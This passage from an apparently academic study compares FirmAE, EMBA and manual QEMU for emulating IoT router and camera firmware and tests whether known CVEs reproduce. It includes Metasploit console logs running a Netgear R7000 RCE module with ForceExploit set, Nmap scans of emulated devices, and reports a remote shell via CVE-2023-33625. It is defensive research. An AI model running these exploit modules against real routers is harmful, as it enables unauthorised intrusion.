Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapnl, socks4, socks5, http, socks5h
RHOSTS     192.168.1.1      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      80               yes       The target port (TCP)
SSL        false            no        Negotiate SSL/TLS for outgoing connections
VHOST      no               no        HTTP server virtual host

View the full module info with the info, or info -d command.

msf auxiliary(admin/http/netgear_r7000_backup_cgi_heap_overflow_rce) > set RHOSTS 192.168.1.1
RHOSTS => 192.168.1.1
msf auxiliary(admin/http/netgear_r7000_backup_cgi_heap_overflow_rce) > run
[*] Running module against 192.168.1.1
[*] Running automatic check ("set AutoCheck false" to disable)
[-] Router is not a NETGEAR router
[-] Auxiliary aborted due to failure: not-vulnerable: The target is not exploitable. "set ForceExploit true" to override check result.
[*] Auxiliary module execution completed
msf auxiliary(admin/http/netgear_r7000_backup_cgi_heap_overflow_rce) > set ForceExploit true
ForceExploit => true
msf auxiliary(admin/http/netgear_r7000_backup_cgi_heap_overflow_rce) > run
[*] Running module against 192.168.1.1
[*] Running automatic check ("set AutoCheck false" to disable)
[-] Router is not a NETGEAR router
[*] The target is not exploitable. ForceExploit is enabled, proceeding with exploitation.
[-] Auxiliary aborted due to failure: no-target: Sorry but at this point in time only version 1.0.11.116 of the R7000 firmware is exploitable with this module!
[*] Auxiliary module execution completed

```

Figure 27 R7000 Alt Overflow RCE

4.4.3 AC15

The FirmAE check took 32 minutes and 8 seconds and reported network creation success. However, emulation failed, stating “none failed failed -1 -1” (Figure 8). Standard Nmap reported the host down, whereas rerunning with host discovery disabled found the host up, but pings failed (Figure 75). The targeted port scan showed all ports filtered (Figure 76). Inspection of QEMU serial logs revealed the AC15 was stuck in a crash reboot cycle (Figure 28).

```

owner@ubuntu:~$ cat FirmAE/scratch/8/qemu.final.serial.log | tail -100
*****

*****
**cfmd rcv segv signals and reboot the system**
*****

*****
**cfmd rcv segv signals and reboot the system**
*****

*****
**cfmd rcv segv signals and reboot the system**
*****

*****
**cfmd rcv segv signals and reboot the system**
*****

*****
**cfmd rcv segv signals and reboot the system**
*****

*****
**cfmd rcv segv signals and reboot the system**
*****

*****
**cfmd rcv segv signals and reboot the system**
*****

```

Figure 28 AC15 qemu.final.serial.log (1/2)

4.4.4 Tapo C200

FirmAE failed to set up a reachable network after 21 minutes (*Figure 79*).

4.4.5 N300

FirmAE successfully created a reachable network in 15 minutes 22 seconds (*Figure 80*). System emulation was run, and the web service displayed a functional login portal (*Figures 9, 10*).

4.5 EMBA Results

4.5.1 DIR-645

The default scan profile relied on static analysis and user mode emulation, not system emulation. The default emulation profile was terminated after 10 hours at step 17/85, as it could likely take 40+ hours for full completion. Custom scan with -Q option ran 8 hours before termination due to getting stuck looping connection errors (*Figure 92*). The web application screenshot feature incorrectly captured a screenshot of the real network router (Virgin Media Service) instead of the emulated D-Link device (*Figure 29*).




Figure 29 EMBA Virgin Media Error

A second custom scan with the -W flag was terminated after 10 hours with the same repeating error (*Figure 94*). Despite scans failing to conclude, the HTML report showed a successful boot (*Figure 95*). Nmap identified the device as a D-Link router, and ping succeeded (*Figures 30, 96*).

```
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-19 07:42 +0000
Nmap scan report for 192.168.0.1
Host is up (0.0033s latency).

PORT      STATE      SERVICE      VERSION
0/tcp     closed    unknown
21/tcp    closed    ftp
22/tcp    closed    ssh
23/tcp    open      telnet       D-Link 524, DIR-300, or WBR-1310 WAP telnetd
53/tcp    open      domain      dnsmasq 2.45
80/tcp    open      http        D-Link DIR-645 WAP http config 1.03
443/tcp   closed    https
4433/tcp  open      ssl/vop?
5449/tcp  open      unknown
8080/tcp  closed    http-proxy
8181/tcp  open      http        D-Link SharePort web access 1.0 (model DIR-645, version 1.03)
49152/tcp open      upnp        D-Link DIR-645 WAP UPnP 1.03 (UPnP 1.0)
60299/tcp open      tcpwrapped
63481/tcp open      domain      dnsmasq 2.45
0/udp     closed    unknown
53/udp    open      domain      dnsmasq 2.45
67/udp    open|filtered dhcp
137/udp   open|filtered netbios-ns
1900/udp  open|filtered upnp
1926/udp  closed    egs
1960/udp  open|filtered nasmanager
1961/udp  closed    bts-appserver
1970/udp  closed    netop-rc
1982/udp  closed    estamp
1989/udp  closed    tr-rsrb-p3
5353/udp  open      mdns        DNS-based service discovery
5355/udp  open|filtered llmnr
19541/udp open      jcp?
35657/udp closed    unknown
36614/udp closed    unknown
37859/udp closed    unknown
38973/udp closed    unknown
40267/udp closed    unknown
40404/udp open|filtered unknown
40518/udp closed    unknown
43486/udp closed    unknown
```

Figure 30 DIR-645 Custom Scan Nmap

4.5.2 R7000

The custom scan's system emulation section took 2 hours 5 minutes (*Figure 14*). EMBA successfully emulated, and Nmap scanned the device but failed to capture a web screenshot (*Figures 98, 101*). EMBA flagged CVE-2021-21978 as a verified vulnerability (*Figure 31*). However, this is a VMware-related vulnerability with no relevance to router firmware, making it a false positive that failed to create a session (*Figures 102, 103*).

```

>>> Metasploit tests for emulated system with IP 192.168.1.1

[*] Testing system with IP address 192.168.1.1 and ports 1900,23,443,5000,53,5555,631,80.

[+] Metasploit results for verification
[+] Vulnerability verified: linux/http/vmware_view_planner_4_6_uploadlog_rce / CVE-2021-21978.

```

Figure 31 R7000 Exploit CVE-2021-21978

4.5.3 AC15

The custom scan was terminated after 10 hours due to repeated connection failures (*Figures 107, 108*). The HTML report showed successful emulation and Nmap scan (*Figures 109, 110*). The system emulation section only took 25 minutes and 12 seconds. QEMU logs showed another crash reboot cycle with consistent NVRAM errors (*Figure 111*). Finally, while the web service was detected, the screenshot feature failed again (*Figure 112*).

4.5.4 Tapo C200

Default scan attempted user mode emulation on “cloud-brd” binary with various CPU configurations but ultimately failed (*Figure 115*). Custom scan consisted of many kernel panics before successful emulation, except for TCP services, meaning the web application did not launch (*Figure 32*). System emulation took 3 hours 11 minutes. An Nmap scan was carried out (*Figure 117*). Finally, the web service screenshot feature expectedly failed to capture a web application.

```

[*] EMBA:Booted yes;ICMP ok;TCP-0 ok;TCP not ok;IP address: 192.168.0.1;Network mode: normal (br0|eth0|NONE|/firmadyne/preInit.sh|init);arch
ive-1512448-4015104.squashfs_v4_le_extract_mipsel-8007-13012;/firmware/unblob_extracted/firmware_extract/1512448-4015104.squashfs_v4_le_
extract
[*] EMBA:Booted yes;ICMP not ok;TCP-0 not ok;TCP not ok;IP address: 192.168.0.1;Network mode: normal (br0|eth0|NONE|/firmadyne/preInit.sh|rd
init);archive-1512448-4015104.squashfs_v4_le_extract_mipsel-8007-21397;/firmware/unblob_extracted/firmware_extract/1512448-4015104.squas
hfs_v4_le_extract

```

Figure 32 Tapo C200 Custom Scan Boot Failed TCP

4.5.5 N300

The custom scan’s system emulation took 51 minutes 41 seconds (*Figure 121*). System emulation was successful with an Nmap scan complete (*Figures 15, 122*). This scan was the only instance of the web service screenshot feature succeeding (*Figure 33*).




Figure 33 N300 Custom Scan Web App Screenshot

4.6 Manual QEMU Results

Manual QEMU emulation failed to produce a functional boot on any tested device. All attempts encountered critical errors preventing web service functionality. The DIR-645 initial boot attempts failed with kernel panics. Upon resolving this, running the httpd completed without visible errors, but the process was not found running, indicating an immediate crash. Running the httpd binary on the R7000 resulted in a library error. Attempts to resolve this produced a new library error. The AC15 succeeded with Chroot up to the point of running the httpd binary. Once again, no visible errors were observed, and the device even gave two lines of setup feedback; however, the web application never went live.

4.7 Vulnerability Testing Results

Only 1 of 4 tested CVEs successfully exploited emulated firmware. CVE-2023-33625 on the DIR-645 successfully opened a remote shell, allowing filesystem exploration and command execution. The other three CVEs failed to exploit their targets. CVE-2014-100005 on the DIR-645 failed

with Metasploit, stating the router may not have connected back to the host. CVE-2016-6277 and CVE-2021-31802 on the R7000 both failed with Metasploit, stating “router is not a NETGEAR router” across firmware versions 1.0.12.216 and 1.0.4, indicating the emulated firmware lacks NETGEAR identification traits. EMBA’s automated Metasploit testing produced a false positive on the R7000, flagging CVE-2021-21978, which is a VMware vulnerability.

5 Discussion

5.1 Overview

The documented results were analysed. Using the gathered data, conclusions were drawn regarding each individual emulator's strengths and weaknesses. Additionally, the reliability of emulation was holistically reviewed retrospectively in relation to the success rate of replicating vulnerabilities within the firmware.

5.2 Emulation Tool Comparison

5.2.1 FirmAE Strengths and Limitations

FirmAE comes equipped with a unique check feature which attempts to figure out the required configuration for the device to successfully boot. On completion, it displays whether emulation succeeded or failed. This feature allows a user to discover whether a firmware image can be emulated by the service without waiting hours in uncertainty for a potential failure. The emulator had an extremely high success rate when given a router firmware image; however, it failed to emulate any other type of device. Despite this flaw, FirmAE is a powerful emulator when used in a viable setting, as it takes less than 10 minutes for it to fully set up a functioning device. An exception to this 10-minute boot time is the Trendnet N300, which took 15 minutes. Similarly to EMBA, FirmAE also provides an analysis mode, which does vulnerability checks. Unlike EMBA, FirmAE requires further setup steps for this feature, as multiple errors were encountered when testing it, whereas EMBA's modernised install and setup scripts ensured that the environment was prepared to run the tool.

5.2.2 EMBA Strengths and Limitations

EMBA's set-up process was much more modernised, efficient, and coherent than FirmAE's set-up process. In the context of this work, EMBA has one issue that the other emulators do not share, which is the fact that it does not allow standard running emulation. The tool contains various

scan options through both scan profiles and flag options. However, it is very difficult to make it just do parts that are required due to some sections relying on others to function properly. Additionally, EMBA takes much longer than other tools as it carries out more tasks, such as automatic vulnerability testing. The system emulation section in the EMBA scans usually took around 2 hours, including all the seemingly mandatory vulnerability testing, whereas FirmAE takes around 7 minutes for most successful firmware images. This prevents it from being used for manual emulation in any way. Despite EMBA requiring a much longer time investment per firmware image than FirmAE, the tool did yield better success rates. This is shown by its partial success with the Tapo C200 IP Camera. FirmAE primarily works with Wi-Fi routers and tends to fail most of the time when using any other type of device. This shows EMBA's evolution as it was built using FirmAE and Firmadyne as a foundation and includes much of those projects' work. Aside from the Tapo C200, which achieved partial emulation success, EMBA fully emulated every other device.

5.2.3 Netgear R7000 Metasploit Failure

One potentially critical flaw was observed during the Netgear R7000 CVE testing. When attempting to carry out a known CVE targeted at this exact firmware, the Metasploit module failed to recognise the target device (emulated R7000) as a Netgear router. Additionally, two different versions of the firmware were tested with two different Netgear R7000 Metasploit modules, and all of them received this response. The reasoning for this is uncertain, as it could be related to the Metasploit modules. However, this Metasploit module had a rank rating of "excellent", the highest reliability rating in Metasploit. Additionally, the CVE has several sources documenting its existence with a CVSS score consistently above eight out of ten. This supports the exploit's reputation and reliability, meaning the issue is more likely to be due to something else. The issue could also be related to the firmware image itself or the emulator in use, highlighting two different potential issues with emulation. Firstly, since there is no inherent norm for acquiring and uploading firmware images, different

vendors set up their firmware images differently or acquire them in different ways, which could make them act differently to the physical device. The latter possibility is that the emulator does not successfully manage to replicate essential features of the device, preventing it from being correctly identified by Metasploit. The outcome of both scenarios discredits the reliability of emulation when used for vulnerability testing and could result in critical vulnerabilities going undetected.

5.2.4 EMBA False Positive Issue

One issue observed in EMBA was a false result. The tool can have a function that takes a screenshot of the web application to show evidence of it running. When emulating the DIR-645, a screenshot was taken of the network's real router showing a Virgin Media service instead of the expected D-Link web service. This is due to the two web services sharing the same web service IP address, Virgin Media making use of the HTTPS protocol and D-Link making use of the HTTP protocol. This did seem to just be an issue with the web service exclusively, as the Nmap scan shows results from the DIR-645. Overall, EMBA succeeded in emulating every device's web service except for the Tapo C200; however, EMBA's web service screenshot feature only succeeded once.

Another false positive was observed in EMBA's Metasploit system emulation section. During this phase, R7000 was flagged as vulnerable to CVE-2021-21978. However, this CVE is a remote code execution vulnerability in VMware View Planner caused by improper input validation and is unrelated to router firmware. Interestingly, the exploit only flagged this device as vulnerable and failed with the DIR-645 and Trendnet N300, which also successfully emulated their web applications. The Metasploit module performs broad HTTP sweeps against web services hosted on port 443. This means that this EMBA false positive is likely unrelated to the VMware environment that EMBA is being run in, and rather an issue with EMBA itself. Upon further analysis, the R7000's Nmap results show it is the only device with port 443 open. The exploit expectedly failed to create a session on the R7000. This demonstrates a critical limitation of

automated emulation testing, as a false positive of such could result in loss of time and resources for no reason, a trait which cannot be tolerated in a scalable solution to the IoT security crisis.

5.3 Manual QEMU Emulation

Preparing and emulating firmware images manually using QEMU was found to require a remarkable amount of work and presented significant challenges, each costing a notable amount of time. The numerous issues that arise seem endless, highlighting the heavy lifting that tools like FirmAE and EMBA perform when preparing the environment. This project did not yield a fully successful manual boot, validating the importance of these emulation frameworks. The primary issue with this is that devices constantly crash before finishing the boot process due to missing libraries and the absence of NVRAM functions.

5.3.1 NVRAM Investigation Results

FirmAE handles NVRAM issues using a custom library “libnvram_ioctl.so” which emulates NVRAM hardware. The source code of this is public and was reviewed. For manual emulation to work, a library like this would need to be developed, which would expectably take weeks to finish for this one emulation problem. The primary workload results from the fact that the library would have to consider vendor-specific configurations, which may result in only solving the NVRAM issue for a few devices if neglected. The library contains vendor-specific NVRAM values and function names, meaning each vendor requires special attention to its inner workings before it can be implemented. This work is undoubtedly time-consuming.

5.3.2 Emulation Success

Manual emulation was largely unsuccessful in booting the firmware and emulating its behaviour. However, this research successfully displays the process and steps that go into preparing a firmware image for emulation and identifying the individual firmware specifications. It also introduces the technical problems with emulation more personally and demonstrates

the workload required to solve each one. In doing so, the manual emulation section presents itself as a non-viable solution for industrial adoption and complements the importance of automated tools to improve and carry out setup tasks for firmware emulation.

5.3.3 Firmware Diversity and Configuration Issues

Each firmware image contains unique configurations that complicate emulation. Network configurations vary significantly between devices with different IP schemes, interface names, and VLAN setups. The Tenda AC15 and Netgear R7000, for example, both required different network bridge configurations to function. Boot sequences also differ, with some vendors using custom initialisation paths that deviate from the standard Linux boot procedures. These custom boot sequences were observed in the automated tools. Netgear devices particularly demonstrate this, using non-standard paths for initialising programs that caused the kernel to panic when incorrectly replicated. In some cases, it was difficult to find a compatible kernel to run the firmware image. This is once again due to the high variability of firmware. Tools like EMBA and FirmAE use prebuilt custom kernels instead of extracted kernels, similarly to the manual QEMU approach in this project. The difference is that FirmAE and EMBA kernels were designed for specific situations and are supported by overwhelming research and time-consuming work. These vendor-specific customisations mean that a one-size-fits-all solution for emulation is likely not possible.

5.3.4 Kernel Compatibility and Technical Limitations

Kernel compatibility presents another significant challenge. Different firmware images require different kernel versions and configurations. Finding or building a compatible kernel that supports the necessary requirements for an individual firmware image can be difficult and time-consuming. Also, emulation introduces timing differences compared to physical hardware, which can cause its own issues. The Tenda AC15 experienced crashes during boot, which could be related to time-sensitive operations behaving differently in the emulated environment. Finally,

running emulation is a resource-intensive task. EMBA scans took were observed to take up to 2-3 hours for just the system emulation section of a scan. It is possible that the host machine hardware occasionally impacted emulation performance, as potentially observed with the Trendnet N300's longer boot time.

5.4 Emulation Benefits

5.4.1 Time and Cost Efficiency

When emulation functions correctly, it provides significant benefits for penetration testing. The most obvious benefit is eliminating the requirement of acquiring the physical hardware, which can be expensive and time-consuming. Emulation only requires the firmware image file, which is often publicly available on vendor websites. For supported devices, setup time is remarkably fast. FirmAE demonstrates this, completing setup for most routers in under 10 minutes, compared to the hours potentially required to set up an isolated environment for physical devices.

5.4.2 Automated Vulnerability Testing and Scalability

Emulation tools like EMBA provide vulnerability scanning features. The tool automatically searches for known CVEs during system emulation; this feature, however, was not successful in this research. When functioning correctly, these automated tests would be impossible to replicate manually with the same efficiency. Emulation also allows testing of multiple devices and firmware versions quickly. In this research, two different versions of the Netgear R7000 firmware were tested within an hour, something that would be impractical with physical devices due to the increased workload. This scalability is the primary advantage of emulation and what justifies the research field as a potential solution to the mass insecurity of IoT devices.

5.5 Vulnerability Replication Accuracy

5.5.1 Vulnerability Success

The research demonstrates that emulated firmware can reproduce certain vulnerabilities. CVE-2023-33625 command injection was successfully conducted on the DIR-645 emulated by FirmAE. However, when testing the same device on the same emulator for CVE-2014-100005, the exploit failed. Additionally, despite the R7000 visually functioning properly, both CVE-2016-6277 and CVE-2021-31802 failed for the same reason: “router is not a NETGEAR router”. Both modules were ranked excellent by Metasploit, meaning it was likely an emulation-related issue. This shows that even when emulation appears successful with functioning web services and network connectivity, some exploits fail for unclear reasons.

6 Conclusions and Future Work

6.1 The Research Question Addressed

Firmware emulation accurately replicates some vulnerabilities within Wi-Fi routers; however, it fails in other instances. These instances of failure include exploits dependent on hardware and device signature verification. Out of the five firmware images, FirmAE fully emulated three and partially emulated one. EMBA achieved full emulation on four and partially emulated one. However, vulnerability replication was less successful than the emulation results, with only the DIR-645 replicating one. Non-router devices had much worse emulation rates, with the Tapo C200 failing in FirmAE and only achieving partial emulation in EMBA. This was expected as FirmAE's paper reported 0% success rate with TP-Link cameras specifically. Therefore, with current technology, the result of successful emulation and vulnerability replication is highly dependent on device type, vulnerability class, and the specific emulator used.

6.2 Key Findings

6.2.1 Tool Comparison

Three emulation approaches were tested with distinct characteristics. FirmAE demonstrated fast setup times and a high emulation success rate for routers, but failed on the non-router device. EMBA displayed improved device compatibility and strong built-in vulnerability testing. However, scans took significantly longer; it could not be used for manual penetration testing, and the tool introduced multiple instances of false positives with the incorrect Wi-Fi router screenshot and incorrectly flagged the R7000 as vulnerable to CVE-2021-21978. Manual QEMU emulation proved infeasible without extensive custom development, specifically in the context of an NVRAM emulation library.

6.2.2 Technical Findings Highlights

The most critical finding was the failure of the Netgear R7000 vulnerabilities, where the emulated firmware functioned normally, but

Metasploit exploits could not recognise it as a Netgear router. This indicates that emulation may not have replicated all device characteristics required for exploitation. NVRAM emulation emerged as a primary challenge, with both automated tools relying on custom-built libraries containing vendor-specific values and function names. Firmware diversity presented unexpected complexity, with devices requiring unique network configuration, custom boot sequences, and specific kernel versions. These challenges justify why automated emulation tools are essential and why manual emulation is impractical, especially at scale.

6.3 Industry Implications

6.3.1 Emulation vs Physical Testing

The results showing emulation unsuccessfully replicating vulnerabilities in multiple instances make emulation in its current state an unsuitable substitute for physical device testing. When a vulnerability is missed in a penetration test, it leaves the software or system vulnerable to being breached and exploited by malicious actors. The Netgear R7000 case demonstrates that an emulated device can appear fully functional while still failing to replicate certain vulnerabilities. This creates false negatives where vulnerabilities that emulation cannot replicate may unknowingly be present in the physical device. In cybersecurity, where missing a vulnerability can result in massive financial loss or compromised data, emulated firmware penetration testing is not suitable for standalone use.

6.3.2 Emulation's Place in the Industry

This does not mean emulation should not be used for firmware IoT vulnerability testing. Emulated penetration testing could be used in addition to real-world testing, leveraging powerful tools like EMBA for initial, efficient analysis to be manually checked later. Emulation could assist in identifying which devices to prioritise for manual penetration testing. One of the main problems with IoT security is the need for efficiency to keep up with production, making automated tools like FirmAE and EMBA a requirement. However, these tools are currently

limited to routers with inconsistent results in emulating other devices and accurately replicating vulnerabilities. This is demonstrated by the Tapo C200 boot failure and the CVE-2021-21978 false positive. Until emulation tools achieve higher success rates across large, diverse datasets, human oversight remains essential.

6.4 Proposed Solution

Many of the issues with emulation stem from the lack of hardware, on which some firmware relies more heavily than others. Therefore, a theoretical solution is proposed to potentially be tested in the future. The proposal includes a small physical board with the ability to easily attach hardware extensions, which the target device may contain. This could potentially be done via a breadboard. This board should have the capabilities to run emulation software without experiencing resource issues. This way, the firmware image can be loaded onto the board in an emulator and could interact with the hardware that it relies on. Should this work, it could solve the common issues with emulation, such as the requirement for an NVRAM library and allow it to become a fully viable substitute for real device penetration testing. This would prevent the need to acquire a physical device and would simply require the firmware and hardware details.

6.4.1 Future Work

This research encountered numerous technical issues throughout the methodology. There were solutions to these problems which were considered out of the project's scope, such as taking artefacts and features from the automated emulators to allow the manual emulator to properly function. Future work should involve using these aspects to bridge the gap between what works and what does not work, contributing to improving emulation success rate and vulnerability replication accuracy. Specifically, FirmAE's NVRAM library could be implemented into the manual emulation methodology to find out the minimal number of borrowed resources required to yield a successful boot. This would help

determine whether NVRAM is the main issue or if other issues end up being equally difficult.

7 List of References

- Al-Zuraiqi, A., & Greer, D. (2025). Static Analysis of IoT Firmware: Identifying Systemic Vulnerabilities with RMMIDL. In *2025 IEEE/ACM 6th International Workshop on Engineering and Cybersecurity of Critical Systems (EnCyCriS)* (pp. 7-14). Ottawa: IEEE. doi:10.1109/EnCyCriS66464.2025.00008
- Brooks, C. (2025). *Growing Cyberthreats To The Internet Of Things*. Retrieved March 3, 2026, from <https://www.forbes.com/sites/chuckbrooks/2025/05/18/growing-cyberthreats-to-the-internet-of-things/>
- Chen, D. D., Egele, M., Woo, M., & Brumley, D. (2016). *Towards Automated Dynamic Analysis for Linux-based Embedded Firmware*. California: In Proceedings of Network and Distributed Systems Security Symposium (NDSS). doi:10.14722/ndss.2016.23415
- Datta, P., & Sharma, B. (2017). A survey on IoT architectures, protocols, security and smart city based applications. In *2017 8th International Conference on Computing, Communication and Networking Technologies (ICCCNT)* (pp. 1-5). Delhi: IEEE. doi:10.1109/ICCCNT.2017.8203943
- EMBA. (2025). *The EMBA book - Chapter 1: Firmware Extraction Layer*. Retrieved March 2, 2026, from <https://github.com/e-m-b-a/emba/wiki/The-EMBA-book-%E2%80%90Chapter-1:-Firmware-Extraction-Layer>
- Fei, W., Ohno, H., & Sampalli, S. (2023). A Systematic Review of IoT Security: Research Potential, Challenges, and Future Directions. *ACM Computing Surveys*, 56(5), 1-40. doi:10.1145/3625094
- Fortinet. (2025). *The Resurgence of IoT Malware: Inside the Mirai-Based Botnet Campaign*. Retrieved March 4, 2026, from <https://www.fortinet.com/blog/threat-research/iot-malware-gayfemboy-mirai-based-botnet-campaign>

- Gomes, D., Felix, E., Aires, F., & Vieira, M. (2025). Static Code Analysis for IoT Security: A Systematic Literature Review. *ACM Computing Surveys*, 58(3), 1-47. doi:10.1145/3745019
- Kabir, M. A., Elmedany, W., & Sharif, M. S. (2023). Securing IoT Devices Against Emerging Security Threats: Challenges and Mitigation Techniques. *Journal of Cyber Security Technology*, 7(4), 199-223. doi:10.1080/23742917.2023.2228053
- Kali Linux. (2021). *binwalk*. Retrieved March 14, 2026, from <https://www.kali.org/tools/binwalk/>
- Kim, H.-H., & Yoo, J. (2022). Analysis of Security Vulnerabilities for IoT Devices. *Journal of Information Processing Systems*, 18(4), 489-499. doi:10.3745/JIPS.03.0178
- Kim, M., Kim, D., Kim, E., Kim, S., Jang, Y., & Kim, Y. (2020). FirmAE: Towards Large-Scale Emulation of IoT Firmware for Dynamic Analysis. New York: Association for Computing Machinery. doi:10.1145/3427228.3427294
- Kruszynska, M. (2025). *What are embedded IoT systems and how do they work?* Retrieved February 8, 2026, from <https://spyrosoft.com/blog/industry-4-0/what-are-iot-embedded-systems-and-how-do-they-work>
- Lyon, G. (2008). *Nmap network scanning : official nmap project guide to network discovery and security scanning*. Sunnyvale: Insecure.Com LLC.
- Naderi-Afooshteh, A., Kwon, Y., Nguyen-Tuong, A., Bagheri-Marzijarani, M., & Davidson, J. (2019). Cubismo: decloaking server-side malware via cubist program analysis. In *Proceedings of the 35th Annual Computer Security Applications Conference* (pp. 430-443). San Juan: Association for Computing Machinery. doi:10.1145/3359789.3359821
- Netgear. (2026). *The Smart Home Is the New Frontline: What 2025 Threats Mean for You and How NETGEAR can Help*. Retrieved April 28, 2026, from <https://www.netgear.com/uk/hub/network/iot-threat-report-25/>

- QEMU. (2023). *Introduction*. Retrieved March 15, 2026, from <https://www.qemu.org/docs/master/system/introduction.html>
- Rapid7. (2020). *Metasploit Framework*. Retrieved March 14, 2026, from <https://docs.rapid7.com/metasploit/msf-overview/>
- Silva, D. D., Samarasekara, P., & Hettiarachchi, R. (2023). *A Comparative Analysis of Static and Dynamic Code Analysis Techniques*. TechRxiv. doi:10.36227/techrxiv.22810664.v1
- Sinha, S. (2025). *connected IoT devices growing 14% to 21.1 billion globally*. Retrieved February 8, 2026, from <https://iot-analytics.com/number-connected-iot-devices/>
- SonicWall. (2025). *2025 Sonicwall Cyber Threat Report*. Retrieved March 3, 2026, from <https://www.sonicwall.com/resources/white-papers/2025-sonicwall-cyber-threat-report>
- Statista. (2025, May). *Number of Internet of Things (IoT) connections worldwide from 2022 to 2023, with forecasts from 2024 to 2034*. Retrieved April 22, 2026, from <https://www.statista.com/statistics/1183457/iot-connected-devices-worldwide/>
- Trung, D. V., Minh, N. D., Hoang, T. N., & Son, D. T. (2025). *A Comprehensive Survey on Cybersecurity Threats and Defense Mechanisms in IoT Networks*. doi:arXiv:2601.00556
- VMRay. (2021). *Dynamic Analysis*. Retrieved March 13, 2026, from <https://www.vmrays.com/glossary/dynamic-analysis/>
- Wright, C., Moeglein, W. A., Bagchi, S., Kulkarni, M., & Clements, A. a. (2022). Challenges in Firmware Re-Hosting, Emulation, and Analysis. *ACM Computing Surveys*, 54(1), 1-36. doi:10.1145/3423167
- XLab. (2025). *Gayfemboy: A Botnet Deliver Through a Four-Faith Industrial Router 0-day Exploit*. Retrieved March 12, 2026, from <https://blog.xlab.qianxin.com/gayfemboy-en/#attack-targets>
- Zheng, Y., Davanian, A., Yin, H., Song, C., Zhu, H., & Sun, L. (2019). FIRM-AFL: high-throughput greybox fuzzing of iot firmware via augmented process emulation. Santa Clara: USENIX Association. doi:10.5555/3361338.3361415

Zhou, W., Zhang, L., Guan, L., Liu, P., & Zhang, Y. (2022). What Your Firmware Tells You Is Not How You Should Emulate It: A Specification-Guided Approach for Firmware Emulation. In *Proceedings of the 2022 ACM SIGSAC Conference on Computer and Communications Security* (pp. 3269–3283). Los Angeles: Association for Computing Machinery.
doi:10.1145/3548606.3559386

8 Appendix

